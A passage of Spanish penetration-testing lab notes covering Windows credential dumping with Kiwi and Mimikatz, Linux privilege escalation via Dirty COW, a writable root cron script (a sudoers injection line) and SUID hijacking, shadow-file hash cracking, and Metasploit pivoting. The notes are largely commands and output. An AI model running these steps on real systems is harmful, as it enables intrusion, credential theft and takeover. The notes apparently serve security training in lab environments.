creds_kerberos	Retrieve Kerberos creds (parsed)
creds_livessp	Retrieve Live SSP creds
creds_msy	Retrieve LM/NTLM creds (parsed)
creds_ssp	Retrieve SSP creds
creds_tspkg	Retrieve TsPkg creds (parsed)
creds_wdigest	Retrieve WDigest creds (parsed)
dcsync	Retrieve user account information via DCSync (unparsed)
dcsync_ntlm	Retrieve user account NTLM hash, SID and RID via DCSync
golden_ticket_create	Create a golden kerberos ticket
kerberos_ticket_list	List all kerberos tickets (unparsed)
kerberos_ticket_purge	Purge any in-use kerberos tickets
kerberos_ticket_use	Use a kerberos ticket
kiwi_cmd	Execute an arbitrary mimikatz command (unparsed)
lsa_dump_sam	Dump LSA SAM (unparsed)
lsa_dump_secrets	Dump LSA secrets (unparsed)
password_change	Change the password/hash of a user
wifi_list	List wifi profiles/creds for the current user
wifi_list_shared	List shared wifi profiles/creds (requires SYSTEM)

Volvamos todas las credenciales con el siguiente comando:

```
meterpreter > creds_all
```

```
meterpreter > creds_all
[+] Running as SYSTEM
[*] Retrieving all credentials
msv credentials
_____
Username      Domain      NTLM          SHA1
Administrator  ATTACKDEFENSE e3c61a68f1b89ee6c8ba9507378dc88d fa62275e30d286c09d30d8fece82664eb34323ef

wdigest credentials
_____
Username      Domain      Password
(null)        (null)      (null)
ATTACKDEFENSE$ WORKGROUP  (null)
Administrator  ATTACKDEFENSE (null)

kerberos credentials
_____
Username      Domain      Password
(null)        (null)      (null)
Administrator  ATTACKDEFENSE (null)
attackdefense$ WORKGROUP  (null)
```

Realizamos un volcado de la base de datos SAM con el siguiente comando:

```
meterpreter > lsa_dump_sam
```

```
meterpreter > lsa_dump_sam
[*] Running as SYSTEM
[*] Dumping SAM
Domain : ATTACKDEFENSE
SysKey : 377af0de68bcd918d22c57a263d38326
Local SID : S-1-5-21-3688751335-3073641799-161370460

SAMKey : 858f5bda5c99e45094a6a1387241a33d

RID : 000001f4 (500)
User : Administrator
Hash NTLM: e3c61a68f1b89ee6c8ba9507378dc88d

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : ed1f5e64aad3727f03522bbddc080d77

* Primary:Kerberos-Newer-Keys *
    Default Salt : ATTACKDEFENSEAdministrator
    Default Iterations : 4096
    Credentials
        aes256_hmac      (4096) : f566d48c0c62f88d997e9e56b52eed1696ae09df3100982bcfc5920655da5d
        aes128_hmac      (4096) : bf0ca9e206e82ce481c818070bef0855
        des_cbc_md5      (4096) : 6d570d08df8979fe
    OldCredentials
        aes256_hmac      (4096) : 69d101a02f3f4648bf9875f10c1cd268d3f500c3253ab862222a9e1bb3740247
        aes128_hmac      (4096) : 3c3fd899f7f004ed44e9e48f868a5ddc
        des_cbc_md5      (4096) : 9b808fb9e0cb3b3b5
    OlderCredentials
        aes256_hmac      (4096) : 4cbbe8ad8482ca76952b08cd9103ba91af35c9d8b21a3d49c332e072618a9fa9
        aes128_hmac      (4096) : b18add75f8a2b106b262c7b5e517623
        des_cbc_md5      (4096) : 7fe0c2a15eb32fcf

* Packages *
    NTLM-Strong-NTOWF
```

Como vemos, con esta herramienta podemos obtener infinidad de datos críticos, aunque puede ser una tarea muy difícil descifrar los hashes, se explica como se hace en el apartado .

Podemos cargar desde kali el ejecutable **Mimikatz.exe** con el siguiente comando:

```
meterpreter > upload /usr/share/windows-resources/mimikatz/x64/mimikatz.e
```

```
meterpreter > upload /usr/share/windows-resources/mimikatz/x64/mimikatz.exe
[*] uploading : /usr/share/windows-resources/mimikatz/x64/mimikatz.exe -> mimikatz.exe
[*] Uploaded 1.25 MiB of 1.25 MiB (100.0%): /usr/share/windows-resources/mimikatz/x64/mimikatz.exe -> mimikatz.exe
[*] uploaded : /usr/share/windows-resources/mimikatz/x64/mimikatz.exe -> mimikatz.exe
meterpreter > █
```

Abrimos una sesión shell desde meterpreter y ejecutamos el fichero **Mimikatz.exe**.

```
meterpreter > shell
C:\Temp> ./mimikatz.exe
```

Se nos abre una sesión mimikatz. Primero debemos verificar si realmente tenemos los privilegios apropiados, y esto lo confirmamos escribiendo:

```
mimikatz > privileg::debug
```

Si la salida es OK, todo está correcto. Ahora, para volcar el contenido de la base de datos SAM, escribimos:

```
mimikatz > lsadump::sam
```

Esto nos proporciona mucha más información que **Kiwi**, aunque no obtenemos nada importante en texto claro. También podemos volcar los “secrets” con el siguiente comando:

```
mimikatz > lsadump::secrets
```

Podemos mostrar las contraseñas de inicio de sesión. Si cuando un usuario inicia sesión, si el sistema a sido configurado para almacenar esa contraseña en texto claro, Mimikatz puede mostrárnosla:

```
mimikatz > sekurlsa::logonpasswords
```

Si nos aparece como “null” el campo de las contraseñas, significa que el sistema no está configurado para almacenarlas en texto claro.

Escalada de privilegios en Linux

Linux Kernel Exploits

La finalidad es obtener una shell o poder ejecutar comandos con privilegios elevados. El proceso varía dependiendo de la versión de Linux del sistema objetivo. La escalada de privilegios, normalmente sigue los siguientes pasos:

- Identificar vulnerabilidades del kernel.
- Descargar, compilar y transferir exploits del kernel dentro del objetivo.

Utilizaremos una herramienta llamada **Linux-Exploit-Suggester**:

<https://github.com/mzet-/linux-exploit-suggester>

Es peligroso utilizar los exploits del kernel, porque si la versión no coincide completamente, puede ocasionar problemas graves en el núcleo del SO, como **Kernel Panic** por ejemplo.

Una vez clonado el repositorio de la herramienta anterior, subimos al directorio /tmp el fichero `les.sh` en la sesión meterpreter de la maquina objetivo. A continuación, cambiamos a una sesión bash (/bin/bash -i) para darle permisos de ejecución al fichero (chmod +x les.sh), y lo ejecutamos (./les.sh).

Esto nos devuelve una lista de exploits a los que es vulnerable esta versión del sistema operativo. Al principio de la salida se lista información importante sobre la arquitectura, versión del kernel, distribución, etc.

En nuestro ejemplo, vemos que el exploit más apropiado es el "Dirty COW" CVE-2016-5195. Buscamos y descargamos el exploit. Se trata de un script en C, que aprovechando una vulnerabilidad de condiciones de carrera, es capaz de crear un usuario "firefart" con privilegios elevados.

Podemos compilarlo en nuestra máquina o en el objetivo, pero necesitamos el compilador de C instalado (GCC). Compilamos con:

```
gcc -pthread dirty.c -o dirty -lcrypt
```

Una vez compilado, transferido al objetivo y ejecutado, podemos acceder a la máquina via SSH con el usuario "firefart" y contraseña "password123".

Vulnerabilidades Cron Jobs

Linux implementa la programación de tareas a través de una utilidad llamada Cron. Cron es un servicio basado en tiempo que ejecuta aplicaciones, scripts y otros comandos repetidamente en un horario específico.

Es importante tener en cuenta que los Cron Jobs se pueden ejecutar como cualquier usuario del sistema. Sin embargo, para la escalada de privilegios, nos centraremos en los creados por Root, ya que éstos, se ejecutarán con privilegios de administrador.

Vamos a comenzar con el ejemplo para ver con más claridad como podemos llevar a cabo una escalada de privilegios haciendo uso de posibles fallos de configuración en Cron Jobs.

Tenemos acceso a la máquina víctima, concretamente con el usuario "student", que no tiene permisos de root. Vemos que en el directorio "home" de este usuario sólo tenemos un fichero llamado "message", y que pertenece a root.

```
student@target:~$ whoami
student
student@target:~$ pwd
/home/student
student@target:~$ ls -la
total 12
drwxr-xr-x 1 student student 4096 Sep 23 2018 .
drwxr-xr-x 1 root     root    4096 Sep 23 2018 ..
-rw----- 1 root     root    26 Sep 23 2018 message
student@target:~$
```

Vamos a ver los cron jobs que se han programado para este usuario en particular:

```
crontab -l
```

```
student@target:~$ crontab -l
no crontab for student
student@target:~$
```

No vemos ninguno con este método, pero prestando atención al archivo "message", vemos que el propietario es root, y nos debemos preguntar cómo lo ha puesto ahí (el posible cron job que coloca ahí ese fichero debe contener la ruta en la que lo coloca). Podemos investigar, desde la raíz, ficheros que contengan texto que coincida con la ruta de este archivo.

```
student@target:~$ pwd message
/home/student
student@target:~$
```

```
grep -rnw /usr -e "/home/student/message"
```

```
student@target:/$ grep -rnw /usr -e "/home/student/message"
/usr/local/share/copy.sh:2:cp /home/student/message /tmp/message
student@target:/$
```

Vemos que hay un script "copy.sh" que copia en el directorio de "student" el fichero situado en /tmp. Vamos a echar un vistazo al script:

```
student@target:~$ cat /usr/local/share/copy.sh
#!/bin/bash
cp /home/student/message /tmp/message
chmod 644 /tmp/message
student@target:~$
```

Lo único que hace es copiar el archivo "message". Vamos a comprobar los permisos del script para ver si podemos modificarlo:

```
student@target:~$ ls -la /usr/local/share/copy.sh
-rwxrwxrwx 1 root root 74 Sep 23 2018 /usr/local/share/copy.sh
student@target:~$
```

Podemos modificarlo, pero no podemos usar ningún editor de texto, por lo que tendremos que hacerlo a machete. La idea es introducir una línea en ese script que otorgue privilegios elevados a nuestro usuario "student". Lo haremos de la siguiente forma:

```
printf '#!/bin/bash\necho "student ALL=NOPASSWD:ALL" >> /etc/sudoers' > /
```

La línea que guardamos en copy.sh, introduce en /etc/sudoers el contenido

```
student ALL=NOPASSWD:ALL
```

Esto permite al usuario student ejecutar cualquier comando sin necesidad de permisos. Ahora esperamos un par de minutos hasta que se vuelva a ejecutar el cron job y comprobamos los permisos de nuestro usuario.

```
student@target:~$ printf '#!/bin/bash\necho \342\200\234student ALL=NOPASSWD:ALL" >> /etc/sudoers' > /usr/local/share/copy.sh
student@target:~$ cat /usr/local/share/copy.sh
#!/bin/bash
echo "student ALL=NOPASSWD:ALL" >> /etc/sudoers
student@target:~$
```

Ahora, vemos que "student" puede ejecutar cualquier comando sin contraseña:

```
student@attackdefense:~$ sudo -l
Matching Defaults entries for student on attackdefense:
    env_reset, mail_badpass, secure_path=/usr/local/sbin/:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin

User student may run the following commands on attackdefense:
    (root) NOPASSWD: /etc/init.d/cron
    (root) NOPASSWD: ALL
student@attackdefense:~$
```

```
student@target:/$ sudo su
root@target:# cd
root@target:~# ls
flag
root@target:~# cat flag
697914df7a07bb9b718c8ed258150164
root@target:~#
```

Explotación de Binarios SUID

SUID (Set Owner User ID) es un permiso especial en Linux que permite que un archivo ejecutable se ejecute con los permisos de su propietario en lugar del usuario que lo ejecuta. Se usa comúnmente en programas que necesitan privilegios elevados para realizar ciertas tareas.

Comenzamos con el ejemplo. Estamos en la máquina student y vemos que tenemos los siguientes archivos en su directorio:

```
student@target:~$ pwd
/home/student
student@target:~$ ls -la
total 36
drwxr-xr-x 1 student student 4096 Sep 22 2018 .
drwxr-xr-x 1 root     root    4096 Sep 22 2018 ..
-rw-r--r-- 1 root     root    88 Sep 22 2018 .bashrc
-r----- 1 root     root    8296 Sep 22 2018 greetings
-rwsr-xr-x 1 root     root   8344 Sep 22 2018 welcome
student@target:~$
```

Vemos que el archivo "welcome" tiene activados los permisos SUID (lo indica la "**s**"):

```
-rwsr-xr-x 1 root     root   8344 Sep 22 2018 welcome
```

Comprobemos si podemos ejecutarlo:

```
student@target:~$ ./welcome
Welcome to Attack Defense Labs
student@target:~$
```

Vamos a ver la información de este fichero con el comando "file":

```
student@target:~$ file welcome
welcome: setuid ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 3.2.0, BuildID[sha1]=199bc8fd6e66e29f770cdc90ece1b95484f34fcfa, not stripped
student@target:~$
```

Podemos comprobar también las cadenas que contiene:

```
strings <file_name>
```

Si nos fijamos, vemos que este ejecutable está llamando a un binario externo llamado "greetings".

```
student@target:~$ strings welcome
/lib64/ld-linux-x86-64.so.2
libc.so.6
setuid
system
__cxa_finalize
__libc_start_main
GLIBC_2.2.5
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
AWAVI
AUATL
[J[A^A]A^A_
greetings
;*$$"
GCC: (Ubuntu 7.3.0-16ubuntu3) 7.3.0
crtstuff.c
deregister_tm_clones
__do_global_dtors_aux
```

Lo que podemos hacer ahora, es eliminar el fichero "greetings" del directorio, y crear un script en bash que se llame igual, pero que ejecute los comandos que nos interesan para la escalada de privilegios. En este caso, vamos a copiar una bash y guardarla como "greetings":

```
student@target:~$ rm greetings
rm: remove write-protected regular file 'greetings'? y
student@target:~$ ls
welcome
student@target:~$ cp /bin/bash greetings
student@target:~$ ls
greetings  welcome
student@target:~$
```

Esa bash se ejecutará con permisos de root, por lo que vamos a ejecutar "welcome" y a ver si nos funciona:

```
student@target:~$ cp /bin/bash greetings
student@target:~$ ls
greetings  welcome
student@target:~$ ./welcome
root@target:~# whoami
root
root@target:~#
```

Ahora somos usuario root.

Linux Credential Dumping

Hashes de contraseñas en Linux

En Linux, toda la información de todas las cuentas de usuario se almacena en el fichero “**passwd**” en:

```
/etc/passwd
```

No podemos ver las contraseñas en este archivo porque están encriptadas, aunque cualquier usuario puede acceder a él. Todas las contraseñas cifradas de los usuarios se almacenan en el fichero “**shadow**” en:

```
/etc/shadow
```

A este fichero sólo se puede acceder como root. Las contraseñas codificadas tendrán un prefijo que será:

Value	Hashing Algorithm
\$1	MD5
\$2	Blowfish
\$5	SHA-256
\$6	SHA-512

Comenzamos con el ejemplo. Lo primero es explotar la máquina para conseguir acceso:

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set LHOST 192.180.28.2
LHOST => 192.180.28.2
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > run

[*] Started reverse TCP double handler on 192.180.28.2:4444
[*] 192.180.28.3:21 - Sending Backdoor Command
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo 50xFeAQ58AwQRGvO;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket A
[*] A: "50xFeAQ58AwQRGvO\r\n"
[*] Matching...
[*] B is input...
[*] Command shell session 1 opened (192.180.28.2:4444 → 192.180.28.3:33844) at 2025-02-25 23:51:34 +0530

/bin/bash -
bash: cannot set terminal process group (9): Inappropriate ioctl for device
bash: no job control in this shell
root@demo:/# ls
```

Este módulo nos ha dado ya privilegios elevados. Vamos a poner en segundo plano esta sesión y actualizarla a una sesión meterpreter con la opción “-u” (upgrade).

```
root@demo:/# ^Z
Background session 1? [y/N] y
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > sessions

Active sessions
=====

```

Id	Name	Type	Information	Connection
1		shell cmd/unix		192.180.28.2:4444 → 192.180.28.3:33844 (192.180.28.3)

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]

[*] Upgrading session IO: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.180.28.2:4433
[*] Sending stage (1017704 bytes) to 192.180.28.3
[*] Meterpreter session 2 opened (192.180.28.2:4433 → 192.180.28.3:53822) at 2025-02-25 23:59:27 +0530
[*] Command stager progress: 100.00% (773/773 bytes)
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > sessions

Active sessions
=====

```

Id	Name	Type	Information	Connection
1		shell cmd/unix		192.180.28.2:4444 → 192.180.28.3:33844 (192.180.28.3)
2		meterpreter x86/linux	root @ demo.ine.local	192.180.28.2:4433 → 192.180.28.3:53822 (192.180.28.3)

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > 
```

Entramos en la sesión meterpreter:

```
Active sessions
=====

```

Id	Name	Type	Information	Connection
1		shell cmd/unix		192.180.28.2:4444 → 192.180.28.3:33844 (192.180.28.3)
2		meterpreter x86/linux	root @ demo.ine.local	192.180.28.2:4433 → 192.180.28.3:53822 (192.180.28.3)

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > sessions 2
[*] Starting interaction with 2 ...

meterpreter > sysinfo
Computer : demo.ine.local
OS : Ubuntu 18.04 (Linux 6.8.0-40-generic)
Architecture : x64
BuildTuple : i486-linux-musl
Meterpreter : x86/linux
meterpreter > 
```

Ahora vamos a ver el contenido del archivo “shadow”:

```
meterpreter > cat /etc/shadow
root:$6$sgewtGbw$ihnoUYASuXTh7Dmw0adpC7a3fBGkf9hk0QcffBQRMF8/0w6g/Mh4jMWJ0yEFiZyqVQhZ4.vuS8X0yq.hLQBb.:18348:0:99999:7:::
daemon:*:18311:0:99999:7:::
bin:*:18311:0:99999:7:::
sys:*:18311:0:99999:7:::
sync:*:18311:0:99999:7:::
games:*:18311:0:99999:7:::
man:*:18311:0:99999:7:::
lp:*:18311:0:99999:7:::
mail:*:18311:0:99999:7:::
news:*:18311:0:99999:7:::
uucp:*:18311:0:99999:7:::
proxy:*:18311:0:99999:7:::
www-data:*:18311:0:99999:7:::
backup:*:18311:0:99999:7:::
list:*:18311:0:99999:7:::
irc:*:18311:0:99999:7:::
gnats:*:18311:0:99999:7:::
nobody:*:18311:0:99999:7:::
_apt:*:18311:0:99999:7:::
meterpreter > 
```

La cuenta root es el único usuario, por eso sólo aparece su contraseña. El “\$6\$” nos indica que el algoritmo de cifrado es SHA-512.

Otra forma de conseguir esta información es con el siguiente módulo de Metasploit:

```
use post/linux/gather/hashdump
```

```
msf6 post(linux/gather/hashdump) > show options
Module options (post/linux/gather/hashdump):
Name      Current Setting  Required  Description
SESSION          yes        The session to run this module on

View the full module info with the info, or info -d command.

msf6 post(linux/gather/hashdump) > sessions
Active sessions
_____
Id  Name    Type           Information           Connection
--  --     --             --                     --
1   shell   cmd/unix      192.180.28.2:4444  → 192.180.28.3:33844 (192.180.28.3)
2   meterpreter x86/linux  root @ demo.ine.local 192.180.28.2:4433  → 192.180.28.3:53822 (192.180.28.3)

msf6 post(linux/gather/hashdump) > set SESSION 2
SESSION ⇒ 2
msf6 post(linux/gather/hashdump) > run
[*] root:$6$sgewtGbw$ihhoUYASuXTh7Dmw0adpC7a3fBGkf9hk0QCffBQRMIF8/0w6g/Mh4jMWJ0yEFiZyqVQhZ4.vuS8X0yg.hLQBb.:0:0:root:/root:/bin/bash
[*] Unshadowed Password File: /root/.msf4/loot/20250226001233_default_192.180.28.3_linux.hashes_780066.txt
[*] Post module execution completed
msf6 post(linux/gather/hashdump) > █
```

Podemos crackear la contraseña con el siguiente módulo de Metasploit:

```
use auxiliary/analyze/crack_linux
```

```
set SHA512 true
```

```
msf6 auxiliary(analyze/crack_linux) > run
[*] Running module against 192.180.28.3


[*] No md5crypt found to crack
[*] No descrypt found to crack
[*] No bsdicrypt found to crack
Created directory: /root/.john
[*] john Version Detected: 1.9.0-jumbo-1+bleeding-aec1328d6c 2021-11-02 10:45:52 +0100 OMP
[*] Wordlist file written out to /tmp/jtrtmp20250226-3319-zlh0a1
[*] Checking sha512crypt hashes already cracked ...
[*] Cracking sha512crypt hashes in single mode...
[*]   Cracking Command: /usr/sbin/john --no-log --config=/usr/share/metasploit-framework/data/jtr/john.conf
list=/tmp/jtrtmp20250226-3319-zlh0a1 --rules=single /tmp/hashes_sha512crypt_20250226-3319-gv1hy7
Using default input encoding: UTF-8
Will run 48 OpenMP threads
Press Ctrl-C to abort, or send SIGUSR1 to john process for status
1g 0:00:00:03 DONE (2025-02-26 00:35) 0.2638g/s 1621p/s 1621c/s 1621C/s 1qwerty.. afferent
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
[*] Cracked Hashes
_____
DB ID  Hash Type    Username  Cracked Password  Method
--  --     --         --          --            --
1     sha512crypt  root      password       Single

[*] Auxiliary module execution completed
msf6 auxiliary(analyze/crack_linux) > █
```

Pivoting

El pivoting es una técnica de post-exploitación que consiste en utilizar un host comprometido, conectado a múltiples redes, para ganar acceso a sistemas en una red diferente a la nuestra. Después de ganar acceso a un host, podemos explotar sistemas conectados a redes a las que no teníamos acceso previamente.

Aunque el host sólo esté conectado a una red, podemos pivotar desde éste a otros sistemas en esa misma red también.



La herramienta meterpreter de Metasploit ya tiene comandos para enrutar el tráfico desde la máquina atacante a otro host pasando por el host comprometido, del cuál hemos obtenido una sesión meterpreter.

Vamos con el ejemplo.

```

msf6 exploit(windows/http/rejetto_hfs_exec) > run

[*] Started reverse TCP handler on 10.10.41.3:4444
[*] Using URL: http://10.10.41.3:8080/NEPNML6QAKqAHsN
[*] Server started.
[*] Sending a malicious request to /
[*] Payload request received: /NEPNML6QAKqAHsN
[*] Sending stage (176198 bytes) to 10.2.20.106
[!] Tried to delete %TEMP%\QkzclRne.vbs, unknown result
[*] Meterpreter session 1 opened (10.10.41.3:4444 → 10.2.20.106:49221) at 2025-03-03 15:15:32 +0530
[*] Server stopped.

meterpreter > sysinfo
Computer      : WIN-OMCNBKR66MN
OS            : Windows Server 2012 R2 (6.3 Build 9600).
Architecture   : x64
System Language: en_US
Domain        : WORKGROUP
Logged On Users: 1
Meterpreter    : x86/windows
meterpreter >

```

Una vez conseguido el acceso a la víctima 1, tenemos una sesión meterpreter, introducimos el siguiente comando:

```

meterpreter > run autoroute -s <network>

```

```

meterpreter > ipconfig

Interface 1
=====
Name       : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU        : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 12
=====
Name       : AWS PV Network Device #0
Hardware MAC : 02:04:db:63:7f:bf
MTU        : 9001
IPv4 Address : 10.2.20.106
IPv4 Netmask : 255.255.240.0
IPv6 Address : fe80::45e1:1ad8:f127:ae33
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 24
=====
Name       : Microsoft ISATAP Adapter #2
Hardware MAC : 00:00:00:00:00:00
MTU        : 1280
IPv6 Address : fe80::5efe:a02:146a
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

meterpreter >

```

En nuestro ejemplo:

```

meterpreter > run autoroute -s 10.2.20.0/20

```

```
meterpreter > run autoroute -s 10.2.20.0/20
[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [ ... ]
[*] Adding a route to 10.2.20.0/255.255.240.0 ...
[+] Added route to 10.2.20.0/255.255.240.0 via 10.2.20.106
[*] Use the -p option to list all active routes
meterpreter > 
```

Podemos enumerar todas las rutas activas con el siguiente comando:

```
meterpreter > run autoroute -p
```

```
meterpreter > run autoroute -p
[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [ ... ]
Active Routing Table
_____
Subnet          Netmask        Gateway
_____
10.2.20.0       255.255.240.0   Session 1
meterpreter > 
```

Una vez creada la ruta, ponemos en segundo plano esa sesión meterpreter:

```
meterpreter > background
```

Tenemos que utilizar un módulo de metasploit llamado:

```
use auxiliary/scanner/portscan/tcp
set RHOSTS <IP_Target_2> # IP de la máquina a la que queremos acceder cor
set PORTS 1-100 # Para este ejemplo sabemos que es el puerto 80.
run
```

```

msf6 auxiliary(scanner/portscan/tcp) > show options
Module options (auxiliary/scanner/portscan/tcp):
Name      Current Setting  Required  Description
CONCURRENCY  10           yes        The number of concurrent ports to check per host
DELAY       0              yes        The delay between connections, per thread, in milliseconds
JITTER      0              yes        The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds.
PORTS      1-10000         yes        Ports to scan (e.g. 22-25,80,110-900)
RHOSTS      yes            yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
THREADS     1              yes        The number of concurrent threads (max one per host)
TIMEOUT     1000          yes        The socket connect timeout in milliseconds

View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/portscan/tcp) > set RHOSTS 10.2.29.26
RHOSTS => 10.2.29.26
msf6 auxiliary(scanner/portscan/tcp) > set PORTS 1-100
PORTS => 1-100
msf6 auxiliary(scanner/portscan/tcp) > run
[*] 10.2.29.26:          - 10.2.29.26:80 - TCP OPEN
[*] 10.2.29.26:          - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/portscan/tcp) > 

```

Ahora tenemos que identificar la versión exacta del servicio que se ejecuta en el puerto por el que hemos accedido a la máquina víctima 2, en nuestro ejemplo, en el puerto 80. Esto podemos hacerlo con módulos de metasploit, pero es preferible utilizar nmap para obtener resultados más precisos. Para esto, como nmap está fuera de metasploit, tenemos que dirigir el puerto 80 de la máquina víctima 2 a nuestra máquina atacante Kali.

Listamos las sesiones en metasploit, y utilizamos la que teníamos en segundo plano de la víctima 1. Vamos a realizar **Port Forwarding** (Reenvío de puertos). Vamos a introducir el siguiente comando:

```

meterpreter > portfwd add -l <Kali_port> -p <Victim2_port> -r <Victim2_IP>

```

Para nuestro ejemplo:

```

meterpreter > portfwd add -l 1234 -p 80 -r 10.2.29.26

```

```

meterpreter > portfwd add -l 1234 -p 80 -r 10.2.29.26
[*] Forward TCP relay created: (local) :1234 → (remote) 10.2.29.26:80
meterpreter > 

```

Está hecho. Abrimos una nueva terminal y vamos a realizar un escaneo con Nmap a la víctima 2:

```

nmap -sV -p <Kali_port> localhost

```

En nuestro ejemplo hemos elegido el puerto 1234, así que:

```
nmap -sV -p 1234 localhost
```

```
[root@INE:~]# nmap -sV -p 1234 localhost
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-03 15:26 IST
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000042s latency).
Other addresses for localhost (not scanned): ::1

PORT      STATE SERVICE VERSION
1234/tcp  open  http    BadBlue httpd 2.7
Service Info: OS: Windows; CPE:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 45.00 seconds

[root@INE:~]#
```

Esto nos dirá qué servicio se está ejecutando en el puerto 80 de la máquina víctima 2. Vemos, en este ejemplo, que podemos explotar el servicio con metasploit, así que, enviamos a segundo plano la sesión meterpreter, buscamos el exploit adecuado, en este caso:

```
use exploit/windows/http/badblue_passthru
set payload windows/meterpreter/bind_tcp # Necesario en este caso.
set RHOSTS <Victim2_IP>
run
```

Ahora tenemos una sesión meterpreter en la máquina víctima 2.

```
msf6 exploit(windows/http/badblue_passthru) > run
[*] Trying target BadBlue EE 2.7 Universal...
[*] Started bind TCP handler against 10.2.29.26:4444
[*] Sending stage (176198 bytes) to 10.2.29.26
[*] Meterpreter session 2 opened (10.2.20.106:49384 → 10.2.29.26:4444 via session 1) at 2025-03-03 15:30:18 +0530

meterpreter > sysinfo
Computer       : ATTACKDEFENSE
OS             : Windows Server 2019 (10.0 Build 17763).
Architecture   : x64
System Language: en_US
Domain        : WORKGROUP
Logged On Users: 1
Meterpreter    : x86/windows
meterpreter >
```